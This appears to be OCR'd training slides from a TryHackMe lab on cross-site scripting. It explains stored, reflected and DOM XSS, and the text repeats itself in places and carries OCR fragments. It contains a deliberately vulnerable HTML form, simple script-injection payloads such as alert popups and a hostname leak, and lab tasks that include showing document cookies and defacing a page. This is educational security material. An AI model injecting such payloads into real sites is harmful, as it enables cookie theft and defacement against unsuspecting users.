



XSS

Cross Site Scripting

Access is based on injecting JavaScript code in the Web page.



1
0
0
1
0
1
1
0
JS
www.
JS

<SCRIPT>ALERT()</SCRIPT>


```
<div class="vulnerable_code_area">
    <form name="XSS" action="#" method="GET">
      <p>What's your name?</p>
      <input type="text" name="name">
      <input type="submit" value="Submit">
    </form>
    <pre>Hello <script>alert()</script></pre>
  </div>
```

<SCRIPT>ALERT()</SCRIPT>


```
<div class="vulnerable_code_area">
    <form name="XSS" action="#" method="GET">
      <p>What's your name?</p>
      <input type="text" name="name">
      <input type="submit" value="Submit">
    </form>
    <pre>Hello </pre><script>alert()</script></pre>
  </div>
```




www.

HEY THATS JAVASCRIPT,
LETS RUN THAT!
<SCRIPT>ALERT()</SCRIPT>
EXAMPLE.COM
HTTPS://EXAMPLE.COM/SEARCH?Q=<SCRIPT>ALERT()</SCRIPT>

STORED XSS

<script>ALERT()</script>

<script>ALERT()</script>

HEY THATS JAVASCRIPT,
LETS RUN THAT!

EXAMPLE.COM

DOM XSS

Title	IP Address	Expires			
XSS Playground Lite	Shown in 03s	59m 03s	?	Add 1 hour	Terminate

Task 20 [Severity 7] Cross-site Scripting

XSS Explained

Start Machine

Cross-site scripting, also known as XSS is a security vulnerability typically found in web applications. It's a type of injection which can allow an attacker to execute malicious scripts and have it execute on a victim's machine.


A web application is vulnerable to XSS if it uses unsanitized user input. XSS is possible in Javascript, VBScript, Flash and CSS. There are three main types of cross-site scripting:


1. **Stored XSS** - the most dangerous type of XSS. This is where a malicious string originates from the website's database. This often happens when a website allows user input that is not sanitised (remove the "bad parts" of a users input) when inserted into the database.
2. **Reflected XSS** - the malicious payload is part of the victims request to the website. The website includes this payload in response back to the user. To summarise, an attacker needs to trick a victim into clicking a URL to execute their malicious payload.
3. **DOM-Based XSS** - DOM stands for Document Object Model and is a programming interface for HTML and XML documents. It represents the page so that programs can change the document structure, style and content. A web page is a document and this document can be either displayed in the browser window or as the HTML source.

For more XSS explanations and exercises, check out the XSS room.

XSS Payloads

Remember, cross-site scripting is a vulnerability that can be exploited to execute malicious Javascript on a victim's machine. Check out some common payloads types used:


TryHackMe | OWASP To
THM ~ XSS Playground
10.10.93.236/reflected?keyword=Term from URL...
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
MSFU
Exploit-DB
GHDB
XSS Playground
Reflected XSS
Stored XSS
Reflective XSS
This page will demonstrate a few reflected xss attacks. All answers need to be submitted in the XSS room.
Questions:
1. Craft a reflected XSS payload that will cause a popup saying "Hello".
2. Craft a reflected XSS payload that will cause a popup with your machines IP address.
Why does this work?
Disable your browsers XSS protection
You searched for: Term from URL...
Search for something...
Search


TryHackMe | OWASP To
THM ~ XSS Playground
10.10.93.236/reflected?keyword=test
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
MSFU
Exploit-DB
GHDB
XSS Playground
Reflected XSS
Stored XSS
Reflective XSS
This page will demonstrate a few reflected xss attacks. All answers need to be submitted in the XSS room.
Questions:
1. Craft a reflected XSS payload that will cause a popup saying "Hello".
2. Craft a reflected XSS payload that will cause a popup with your machines IP address.
Why does this work?
Disable your browsers XSS protection
You searched for: test
<script>alert('Hello')</script>
Search

Reflective XSS

This page will demonstrate a few reflected xss attacks. All answers need to be submitted in the X

Questions:

1. Craft a reflected XSS payload that will cause a popup saying "Hello".
2. Craft a reflected XSS payload that will cause a popup with your machines IP address.

- Why does this work?
- Disable your browsers XSS protection

You searched for:

<script>alert(window.location.hostname)</script>

Search

XSS Playground Reflected XSS Stored XSS

Stored XSS

This page will demonstrate a few (stored) cross-site scripting attacks. All answers need to be submitted in the XSS room.

Questions:

1. Add a comment and see if you can insert some of your own HTML.
2. Create an alert popup box appear on the page with your document cookies.
3. Change "XSS Playground" to "I am a hacker" by adding a comment and using Javascript.

If you need hints for the questions, click here

You need to login or register to continue...

